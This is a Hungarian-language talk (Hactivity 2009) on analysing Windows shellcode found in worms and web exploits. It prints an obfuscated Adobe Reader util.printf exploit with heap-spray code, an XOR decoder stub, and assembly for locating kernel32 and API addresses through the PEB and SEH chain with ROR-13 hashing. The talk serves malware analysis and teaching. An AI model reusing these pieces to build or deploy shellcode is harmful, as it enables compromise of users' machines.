

WINDOWS SHELLKÓDOK KÁRTÉKONY ALKALMAZÁSOKBAN

Előadó: Gara-Tarnóczi Péter
Rendezvény: Hactivity 2009

Felelevenítés

Intel x32 alapvető ismeretek

általános információ

címzési módok

utasítások

mellékhatások

Általános információ

- Gépi kód – Assembly megfeleltetés
- Utasítások feldolgozása alapvetően szekvenciális (ugró utasításokkal, szubrutin hívásokkal, return utasítással etc. Megváltoztatható a végrehajtási sorrend)
- Alapvető tárolók: központi memória és regiszterek
- Regiszterek:
 - ▣ Általános célú regiszterek (EAX, EBX, ECX, EDX)
 - ▣ Index regiszterek (ESI, EDI, EBP, ESP, EIP)
 - ▣ Szegmens regiszterek (CS, DS, ES, SS, FS, GS)
 - ▣ „Állapot regiszter” (OF, DF, IF, TF, SF, CF, ZF, AF, PF)

Címzési módok

- `push ebp` ; veremművelet, 1 operandusú
- `mov ebp, esp` ; változó érték kezelés
- `sub esp, 0200h` ; konstans érték kezelés

- `call esi` vs. `call [esi]` ; utóbbi indirekt címzés

- `mov eax, dword ptr fs:[30h]` ; direkt címzés
- `mov eax, dword ptr [eax+0ch]` ; indexelt címzés
- `mov esi, dword ptr [eax+1ch]` ; indexelt címzés
- `lodsd` ; nincs operandus
- `mov ebp, dword ptr [eax+8]` ; indexelt címzés

Utasítások

- Adatmozgató utasítások: két tároló közötti adatmozgatót végeznek (regiszter-regiszter, regiszter-memória, veremműveletek; mov, lea, lodsd, push, pop etc.)
- Aritmetikai műveletek: inkrementálás, dekrementálás, összeadás, kivonás, szorzás, osztás (inc, dec, add, sub, mul, div etc.)
- Bitműveletek: logikai műveletek (not, neg, and, or, xor), léptető és forgató műveletek (shl, shr, rol, ror etc.)
- Vezérlő utasítások: ugró utasítások (feltétel nélküli: jmp és feltételes: jz, jnz etc.), szubrutin hívás, (call) ciklusszervező utasítás (loop etc.)
- Egyéb utasítások: cmp, int, hlt etc.

Mellékhatások

- Az egyes műveletek végrehajtásuk során kiegészítő tevékenységet is végeznek: állapotbitek beállítása és törlése, regiszterek értékének változtatása, memória tartalmának módosítása.
- Példák:
 - ▣ `cmp dword ptr [ebx], 00905A4Dh` ; zero flag (ZF) értékét 1-re állítja egyezés esetén, nullára különbözőségnél
 - ▣ `push edx` ; ESP regiszter értékét 4-gyel csökkenti
 - ▣ `pop edx` ; ESP regiszter értékét 4-gyel növeli
 - ▣ `call 'subroutine'` ; a verembe menti a call-t követő utasítás memóriacímét

Alapfogalmak

Windows shellkódok kártékony alkalmazásokban

Milyen Windows verziókkal foglalkozunk?

Mit értünk shellkód alatt?

Mely kártékony kódok tartalmazznak shellkódot?

Windows

- Alapvetően 32 bites Windows XP, semmiképp sem 16 vagy 64 bites Windows verziók
- Intel x32 architektúra, 80386-os utasításkészlet
- Vista, Windows 2008, Windows 7 esetében lehetnek eltérések

Shellkód

- Bizonyos típusú sérülékenységek lehetővé teszik tetszőleges programkód injektálását az áldozat rendszerébe: buffer overflow, format string etc.
- Ezt a kódot – az egyik legnépszerűbb felhasználási célja után elnevezve – hívják shellkódnak.
- A shellkód célja sokféle lehet: távoli hozzáférés biztosítása parancssori kapcsolaton keresztül, új felhasználó létrehozása az áldozat gépén, kártékony kód letöltése a megtámadott rendszerbe stb.

Kártékony alkalmazás

- Olyan programkód, amely a felhasználó szándékaival NEM egyező funkciót valósít meg.
- Shellkód kapcsán két kártékony alkalmazás típussal foglalkozunk:
 - ▣ webes exploit: kliensoldali sérülékenységet kihasználó, weboldalon, böngészéssel hozzáférhető kód,
 - ▣ féreg (worm): számítógépes hálózaton, saját kódjának reprodukálásával terjedő program.

Shellkód tároló helyek

Mi tartalmazhat shellkódot?

Shellkódok a hálózati forgalomban

Shellkódok adatfájlokban

Shellkód hálózati forgalomban

- Sérülékenységet távolról kihasználó féreg által beküldött csomag tartalmazza a shellkódot
- Példák:
 - UDP férgek (egyetlen csomag beküldésével hajtódik végre a támadás – Slammer worm, Witty worm)
 - TCP férgek (több csomag, akár több körös kommunikáció, melynek végén érkeznek a shellkódot is hordozó csomagok)

Shellkód adatfájlokban

- Fájl feldolgozó programokban (file parsers) lévő, puffer túlcserdulásos sérülékenységet kihasználó állományok. 2004 óta számos sérülékenységet találtak
 - ▣ a Windows operációs rendszerben (pl. GDIplus.dll, ANI overflow)
 - ▣ Office alkalmazásokban (Word, Excel, PowerPoint)
 - ▣ antivírus programokban (a szponzorok kedvéért fehérrel gépelve: etc.)
 - ▣ forensics alkalmazásokban (bár ezen a területen Unix az úr)
 - ▣ egyéb alkalmazásokban (pl. Acrobat Reader, WinZip)

Shellkód begyűjtése

Hogyan szerezzünk shellkódot?

Shellkód kinyerése hálózati forgalomból

Shellkódot tartalmazó adatfájlok
megszerzése

Shellkód hálózati forgalomból

- A hálózati forgalom figyelésére és tárolására legkézenfekvőbb eszköz egy sniffer
 - Slammer csomagot naponta többet is el lehet fogni
 - Witty már nincs az Interneten
 - TCP férgek befogására nem elégséges a sniffer.
- Megfelelően programozott honeypot használatával a TCP férgek is begyűjthetők.
- A lényeg a sérülékenység kihasználásáig megteendő kommunikáció megvalósítása. Ez történhet honeypot-tal vagy áldozatként felkínált – patcheletlen – számítógép hálózatra kötésével.

Honeypot használata

- Linuxra több ingyenesen hozzáférhető honeypot megoldás létezik, Windows verzióra vadászni kell
- A Multipot (<http://labs.iddefense.com/software/malcode.php>) alkalmazást Visual Basic-ben fejlesztették és alkalmas – kevesek között – a TCP 445-ös porton támadó férgek (nem mindegyik) tevékenységének felderítésére
- Forráskódban hozzáférhető, akinek van kedve alakíthatja

Multipot

The screenshot displays the Multipot Emulation Honeypot interface. At the top, the title bar reads "Emulation Honeypot - http://labs.iDefense.com". Below the title bar is a table with the following columns: Time, Size, File Name, Remote IP, Name, Honeypot, and MD5. The table contains one entry:

Time	Size	File Name	Remote IP	Name	Honeypot	MD5
9/5/2009 4:04:2...	5237	C:\honeypot\RPC445\Shellcode\933...	91.124.31.246	-> Unk_LSASS...	LSASS	09CCD3CE1C6C8B840359...

Below the table are three control panels:

- Server Modules:** A list of modules with checkboxes. "RPC445" is checked and has a port of "2222". Other modules include My Doom, Optix, Bagle, Sub 7, Kuang2, and Veritas.
- Banned IPs:** A section with an "Enabled" checkbox and "Add Remove" links. The list is currently empty.
- Other Settings:** Includes "Enable Anti-Hammer" (checked), "Minutes" (slider), and "Log Level" (slider). There are also links for "View Logfile", "Build Capture Report", "Search Capture Records", and "Test Shellcode Handlers".

At the bottom right, there are "Start" and "Stop" buttons. The bottom of the interface features a log window with the following text:

```
16:02:51 Host: 91.100.88.45 Type: 0xB UUID: {3919286A-B10C-11D0-9BA8-00C04FD92EF5} (LSASS)
16:02:52 Rpc445 info: Shellcode Handled..Connection Closed 91.100.88.45 Stage: 8 Filename: C:\honeypot\RPC445\Shell
16:02:56 Failed to process file in LsassCmd handler Error:port: 1957 Failed! timeout
16:02:56 Rpc445 info: Recv Cmd Failed port: 1957 Failed! timeout C:\honeypot\RPC445\Shellcode\164983404.dat
16:04:25 Host: 91.124.31.246 Type: 0xB UUID: {3919286A-B10C-11D0-9BA8-00C04FD92EF5} (LSASS)
16:04:27 [*] No shellcode handler for C:\honeypot\RPC445\Shellcode\933065654.dat
16:04:29 Upload Complete: 91.124.31.246 Stage: 8 C:\honeypot\RPC445\Shellcode\933065654.dat
16:31:44 Moving to Junk Folder: C:\honeypot\RPC445\Shellcode\406274964.dat Size: 137 Stage: 1 Host: 91.120.80.124
16:32:30 Moving to Junk Folder: C:\honeypot\RPC445\Shellcode\1932844045.dat Size: 137 Stage: 1 Host: 91.120.80.124
16:54:16 Stopped...
```


Shellkód hordozó adatállomány beszerzése

- Webes exploitok gyakran tartalmaznak adatállományban elhelyezett shellkódokat
- Ezek kereséséhez érdemes
 - ▣ olvasni különböző szakértők blogjait (itt gyakran találhatóak címek vagy a további keresést segítő információk)
 - ▣ malware kiszolgálók címeit tartalmazó adatbázisokat böngészni (ebből is jó keresési kulcsszavakat kaphatunk)
 - ▣ megfelelő kulcsszavakkal ellátni a Google-t (vagy exploit oldalakat, vagy az exploitot taglaló, további információkkal szolgáló oldalakat találhatunk így)


Shellkód kinyerése fájlból

- Bináris adatfájl esetén, némi gépi kód tapasztalattal a hexadecimális értékekből felismerhető a shellkód jellegzetes része (például decryptor rutin, megelőző NOP sled)
- Van amikor nincs szükség erre a felismerő képességre, mert a shellkódot tartalmazó rész jól elhatárolódik a többi résztől (például PDF állományban)
- Nemcsak adatfájlokban található shellkód, gyakran JavaScript, máskor akár Java class fájl része a kód.

Adobe util.printf és collectEmailInfo overflow 2009-ből

```
9 0 obj
<<
/S /JavaScript
/JS (
function Zh852hw\(Pgotgx71\){ return unescape\(Pgotgx71\);}
function Mub5134o3a\(Q1z09p\){ return eval\(Q1z09p\);}
Mub5134o3a\(function\(p,a,c,k,e,d\){e=function\(c\){return\(c<a?'':e\(\(parseInt\(c/a\)\)\)+
\(\(c=c%a\)>35?String.fromCharCode\(c+29\):c.toString\(\(36\)\)\)};while\(c--
\){if\(k[c]\){p=p.replace\(new RegExp\( '\\\\b'+e\ \(c\)+'\\\\b', 'g'\), k[c]\)};return
p}\('2r\ (2q\ ("d%k%k%k%k%z%A%k%u"+"F%lr%x%K%k%2%w%k%6"+"1C%B%Q%$%A%N%2%a%$m"+"%y%Z%3%f%g%0%
12%8%u"+"1t%i%$%k%k%7%9%6"+"P%f%g%0%W%v%x%O%n"+"%b%h%k%k%1%1%9%q%u"+"F%0%d%A%g%0%B%12%6"
+"1h%h%i%$%k%k%0%t%0"+"%7%9%12%8%h%i%$%k%u"+"1V%0%Y%Q%$%A%N%2%6"+"1d%m%J%r%e%k%1%$%v"+"%9%
12%8%h%i%$%k%k%u"+"X%5%y%Z%q%0%0%0%6"+"2p%v%x%O%n%b%h%k%0"+"%t%0%W%v%x%O%n%b%u"+"1t%k%5%1M
```

Olvashatóbb PDF JavaScript



The image shows a screenshot of the EditPad Pro text editor. The title bar reads "EditPad Pro - [C:\Common\curl-7.15.4\pdf_util\pdf1_1.txt]". The menu bar includes File, Edit, Project, Search, Block, Mark, Fold, Tools, Macros, Extra, Convert, Options, View, and Help. The toolbar contains various icons for file operations, editing, and navigation. The main text area displays JavaScript code for PDF obfuscation. The code starts with a long string of escaped Unicode characters. It then defines a function that checks the first three characters of a string. If they match "8", "1", and "2" in order, it performs a series of operations: it concatenates a specific string, increments a counter, and then uses a loop to concatenate a specific string multiple times. Finally, it prints the result using printf.

```
":33&v2a;6" + "&v3331&v6" + "533&vf;64" + "&vee6;&ve" + "eee&v6f6e" + "&v32ba&v;" +  
"3`f&vaa0f" + "&v3147&vf" + "gfa&v66`0" + "&v7`61&v7" + "e7g&v1f7f" + "&v7`77&v3" +  
"37`&v6166" + "&v777`&v4" + "45e&v5`5f" + "&v525e&v6" + "757&v755e" + "&v5`5:&v7" +  
"256&v4333" + "&v5557&v4" + "346&v1f57" + "&v4;56&v3" + "356&v4150" + "&v4052&v1" +  
"f5;&v5;43" + "&v3343&v4" + "75;&v4347" + "&v1e0b&v5" + "21e&v4746" + "&v515e&v4" +  
"056&v4447" + "&v4056&v5" + "647&v5f41" + "&v501f&v1" + "e5f&v5e5`" + "&v5752&v4" +  
"31f&v435;" + "&v5:0e&v0" + "g57&v330;" + "&v:333" + "";  
  
if(H0ynfyy.charAt(0) == "8" && H0ynfyy.charAt(1) <= "1" && H0ynfyy.charAt(2) <= "2"){  
    Natpvqfv = C3fjd9w(Dumt3ycon(Orrm5k34));  
    var I5k2z09 = C3fjd9w("%u0a0a" + "%u0a0a" + "");  
    var Ezhplhsy = 20 + Natpvqfv.length;  
    while(I5k2z09.length < Ezhplhsy) I5k2z09 += I5k2z09;  
    var X7mwtg0 = I5k2z09.substring(0, Ezhplhsy);  
    var Pc0bjq = I5k2z09.substring(0, I5k2z09.length - Ezhplhsy);  
    while(Pc0bjq.length + Ezhplhsy < 0x60000) Pc0bjq = Pc0bjq + Pc0bjq + X7mwtg0;  
    var Mlciak = new Array();  
    for(Qcpr5p0 = 0; Qcpr5p0 < 1200; Qcpr5p0++){Mlciak[Qcpr5p0] = Pc0bjq + Natpvqfv;  
    var Abnqmq230 = "12";  
    for (var Vuvzpshmq=0; Vuvzpshmq<18; Vuvzpshmq++){ Abnqmq230 = Abnqmq230+"9";}  
    for (var Vuvzpshmq=0; Vuvzpshmq<276; Vuvzpshmq++){ Abnqmq230 = Abnqmq230+"8";}  
    util.printf("%45000f", Abnqmq230);}
```

1: 1 | Insert | 5125

Shellkód elemezhetővé tétele

Milyen eszközökkel kaphatunk Assembly kódot?

JavaScript obfuscation legyőzése


Hexadecimális inputból bináris fájl

Disassembler használata

JavaScript obfuscation kezelése

- Erre a célra a Rhino-t (<https://developer.mozilla.org/en/Rhino>), a Mozilla JavaScript debugger programját használom
- A CLASSPATH környezeti változóban megadom a Rhino js.jar állományának elérési útvonalát
- Parancssorból a vizsgálandó JavaScript állomány könyvtárába váltok
- Kiadom a következő parancsot:
 - ▣ `java org.mozilla.javascript.tools.debugger.Main`
„vizsgálandó fájl neve”

Rhino használat közben



Shellkód bináris fájlba töltése

- Ha a shellkód eleve bináris állományban található (pl. ANI fájl) elég egy hexaeditorral (pl. Hex Editor Neo) kivágni a felesleges részeket
- Egy JavaScript kód tipikusan %u10EB%u4B5B... formátumban tárolja a shellkódot. A helyes byte sorrend: EB 10 5B 4B...
 - ▣ Első lépésben eltüntettem (replace) a %u-kat: 10EB4B5B
 - ▣ Második lépésben lefutatom a következő feldolgozót
Perlben: `s/(\w)(\w)(\w)(\w)/\\x$3$4\\x$1$2/g` →
`\\xEB\\x10\\x5B\\x4B`
 - ▣ Kiegészítem a szükséges idézőjelekkel és pontokkal (sortörésnél) az így kapott stringet
 - ▣ Végezetül egy egyszerű Perl scripttel kiírom az eredményt egy bináris fájlba

Bináris fájl író Perl script

```
#!/usr/bin/perl -w
$shellcode=„\xEB\x10\x5B\x4B...”;
open(FILE, ">shellcode.bin");
binmode FILE;
print FILE "$shellcode";
close(FILE);
```

Disassembler használata

- Most már adott egy bináris fájl, amely teljes egészében egy shellkódot tartalmaz
- A gépi kód Assembly-re történő átfordítására van szükség
- Ehhez az ndisasm programot használom (<http://www.asmcommunity.net/projects/nasmx/>)
- Parancssorból futtatandó:
 - ▣ `ndisasm -b 32 „shellkód fájl neve” > „eredmény fájl neve”`

Win shellkód általános ismeretek

Windows shellkód felépítésével kapcsolatos tudnivalók

- A shellkód funkciója

- A titkosítás jelentősége

- Rendszerfüggvények elérése

- Shellkód szerkezete

Shellkód funkciója

- Amíg egy shellkód egy támadó kezében számos különböző funkció valamelyikét biztosítja, addig a kártékony kódok csak a lehetőségek szűk palettáját használják ki
- A férgek terjedésük biztosítását várják el a shellkódtól. Gyakori, hogy letöltenek egy kártékony kódot (tipikusan botot) és végrehajtják a megtámadott rendszeren. Előszeretettel használják a Windows ftp kliensét a letöltéshez.
- A webes exploitok további kártékony kód letöltését és végrehajtását végzik a shellkóddal. A letöltés weboldalról történik, http kapcsolatot építenek ki.

Titkosítás a shellkódban

- Szolgálhatna éppen a biztonsági programok előli rejtőzést...
- Elsődleges célja a nem kívánt karakterek kiszűrése (pl. ne legyen null kódú karakter a shellkódban stringkezelési túlcsoordulás esetén)
- Rendszerint az MS DOS vírusoknál már használt egy byte-os XOR titkosítást használják

Rendszerfüggvények elérése I

- Linux alatt rendszerhívással (system call; int 80h) végrehajtódik a kívánt kód.
- Windows alatt library-k biztosítják a rendszer szolgáltatások igénybe vételéhez szükséges függvényeket. A shellkódban szükség van ezek címére, és a címek operációs rendszer verzióként különbözőek lehetnek. A hívható függvényeket .dll állományokban implementálják, bizonyos .dll-ek a process területére betöltésre kerülnek, másokat be kell tölteni a használathoz.

Rendszerfüggvények elérése II

- A kernel32.dll minden process mellé betöltődik. Két olyan függvényt tartalmaz, amelyek alkalmazásával elérhető az összes többi:
 - ▣ LoadLibraryA – betölt egy .dll-t a memóriába
 - ▣ GetProcAddress – megmondja egy rendszerfüggvény címét
- A GetProcAddress használatával kideríthető a LoadLibraryA címe, így csupán a GetProcAddress címét kell kideríteni.
- Ehhez kiindulásként a kernel32.dll memóriacímére van szükség.

Shellkód szerkezete

- Általában a következő funkcionális elemekből épül fel egy kártékony kódban lévő Windows shellkód:
 - kititkosító rész (ha szükséges)
 - rendszerfüggvények címének megállapítása
 - rendszerfüggvények meghívása a kívánt paraméterezéssel és sorrendben (letöltés, végrehajtás)
 - a process terminálása
- A továbbiakban ezeket részletezem



Kititkosító rutinok

Tipikus dekódoló rutin

EB 10		jmp Y;
5A	W:	pop edx;
4A		dec edx;
33 C9		xor ecx, ecx;
66 B9 7D 01		mov cx, 017Dh;
80 34 0A 99	X:	xor byte ptr [edx+ecx], 99h;
E2 FA		loop X;
EB 05		jmp Z;
E8 EB FF FF FF	Y:	call W;
	Z:	

Kititkosítás elemzéshez

- Statikus elemzés esetén vagy készíteni kell egy kis alkalmazást, amely megnyitja a fájlt és a megfelelő byte-tól kezdve dekódolja azt (ez a praktikus megoldás),
- vagy keresünk az Interneten egy oldalt, amely hajlandó logikai műveleteket végrehajtani hexadecimális értékkel ábrázolt byte-okon (<http://darkfader.net/toolbox/convert/>).

Rendszerfüggvények lokalizálása

A szükséges függvénycímek meghatározása

Beégetett címek

Kernel32.dll helyének keresése

Portable Executable struktúra felderítése

GetProcAddress címének kiderítése

Stringkeresés vs. hashelés

Beégetett címek

- Egy Windows shellkód a problémás függvény címkeresés miatt aránylag nagy méretű lehet, ezért bizonyos esetekben beégetett címekkel dolgoznak kártékony kódok
- Példa: UDP férgek, amelyek egyetlen UDP csomagban helyezik el a túlcsordulást okozó adathalmazt és a shellkódot
- A módszer hátránya, hogy érzékeny az operációs rendszer verziójára

Kernel32.dll lokalizálása

- Legalább 3 módszer ismeretes a kernel32.dll helyének megtalálásához:
 - ▣ Régi, elavult: egy fix memóriacímről elindulva a 4D 5A 90 00 szekvencia keresése (így kezdődik a kernel32.dll állomány)
 - ▣ Ritka, de figyelemre méltó: SEH (Structured Exception Handler) lánc felderítése
 - ▣ Gyakori, szinte mindig visszaköszön: PEB struktúra áttekintése

SEH lánc felderítése

```
xor ebx, ebx           ; ebx = 0
mov eax, fs:[ebx]     ; fs:[0] = mutató a SEH láncra
inc eax
X: xchg eax, ebx
mov eax, [ebx-1]      ; eax = következő elemre mutató pointer
inc eax               ; ha eax = FF FF FF FF, akkor nincs több elem
jnz X                 ; ha van még elem, menjünk tovább a láncon
mov edx, [ebx+3]      ; a lánc végén a default handler van
xor dx, dx            ; ez a handler a kernel32.dll-ben található
mov ax, 0100h         ; és 4 KB-os memóriahatáron kezdődik a dll
Y: cmp word ptr [edx], 5A4Dh ; ez már az eleje (MZ)?
jz „e kód végére”    ; ha igen, edx tartalmazza a keresett címet
sub edx, eax          ; különben 4 KB-tal lépünk vissza
jmp Y                 ; újabb összehasonlításra ugrás
```

PEB-es (Win9x mentes) megközelítés

```
mov eax, fs:[30h]    ; mutató a PEB-re
mov eax, [eax+0Ch]; mutató a PEB_LDR_DATA struktúrára
mov esi, [eax+1Ch]  ; mutató InitOrderModuleList első
                    ; elemére (ntdll.dll listaelem)
lodsd               ; lista következő eleme (kernel32.dll
                    ; listaelem) címének beolvasása eax-be
mov ebp, [eax+8]    ; kernel32.dll címének beolvasása
```

Portable Executable (PE) struktúra

- A kernel32.dll állomány fejlécéből kiindulva a következő hasznos mezők fedezhetőek fel:
 - 3ch: mutató a PE fejléc kezdetére
 - PE fejléc[78h]: export tábla relatív címe
 - Export tábla[14h]: exportált függvények száma
 - Export tábla[18h]: nevesített függvények száma
 - Export tábla[1Ch]: függvény címtábla relatív címe
 - Export tábla[20h]: névtábla relatív címe
 - Export tábla[24h]: sorszám tábla relatív címe

GetProcAddress címének kinyerése

- Keresést kell végezni a névtáblán GetProcAddress-re
- A találat pozíciója alapján a sorszám táblából kiolvasható, hogy a függvény címtábla hanyadik bejegyzése tartalmazza a GetProcAddress címét
- A függvény címtábla megfelelő pozícióján kiolvasható GetProcAddress relatív címe
- Kernel32.dll kezdőcímét a relatív címhez hozzáadva megkapható GetProcAddress abszolút címe

A névkeresés fortélyai

- Sok kártékony kódban byte-onkénti összehasonlítás történik a `GetProcAddress` és a névtábla elemei között
- Elegánsabb és rejtőzködőbb megoldás a hashelés, különösen akkor, ha más függvények címének meghatározása (is) a `GetProcAddress` mintájára történik
 - ▣ Ebben az esetben a kódban nem a függvény neve, hanem egy 4 byte-os hash érték tárolódik
 - ▣ A hash algoritmus végigfut a névtábla elemein és a hash-ek egyezése jelent találatot
 - ▣ Hash algoritmusként általában a jobbra rotálás (`ror`) műveletét alkalmazzák, a magic number pedig régebben a 13 volt, mostanában a 7 gyakori

Hashgenerálás azonosításhoz

- Ha egy kódban hash-eket tárolnak és azt szeretnénk tudni, hogy mely függvényeket jelölnek, készítenünk kell egy kis alkalmazást
 - ▣ Ki kell gyűjteni egy-egy .dll fájl exportált függvényeit (erre a PEDUMP alkalmazást használom)
 - ▣ Készíteni kell egy batch fájlt, amelynek egy-egy sora a következő formátumú:
 - GetHash „függvény neve”
 - ▣ El kell készíteni a GetHash.exe programot, amely kiírja a paraméterként beadott név hash értékét

GetHash függvény

```
static unsigned int __stdcall GetHash ( char *c )
{
    unsigned int h = 0;
    while ( *c ) {
        __asm ror h, 13
        h += *c++;
    }
    return( h );
}
```

Letöltés és végrehajtás

Milyen letöltési módszerek ismertek?

Milyen végrehajtó függvények vannak?

Férgek és az FTP

- A Windows saját FTP kliensét használják
- Van olyan féreg, amely egy szerverről tölti le a kártékony kódot
- Más férgek a fertőző kliensről töltik le a nem kívánt programot
 - ▣ WinExec hívással hajtja végre a letöltést és a végrehajtást a fertőzött kliens vagy éppen
 - ▣ egy parancssort „bind”-ol az áldozat gépén és annak adja ki a letöltéshez és végrehajtáshoz szükséges parancsokat a fertőző gép

Webes exploit és HTTP

□ Letöltés

□ Wininet.dll

- InternetOpenA
- InternetOpenUrlA
- InternetReadFile

□ Urlmon.dll

- URLDownloadToFileA

□ Végrehajtás

□ WinExec

□ CreateProcessA

□ CreateProcessInternalA

Biztonsági technikák

Egy HIPS termék két védelmi megoldásának rövid ismertetése

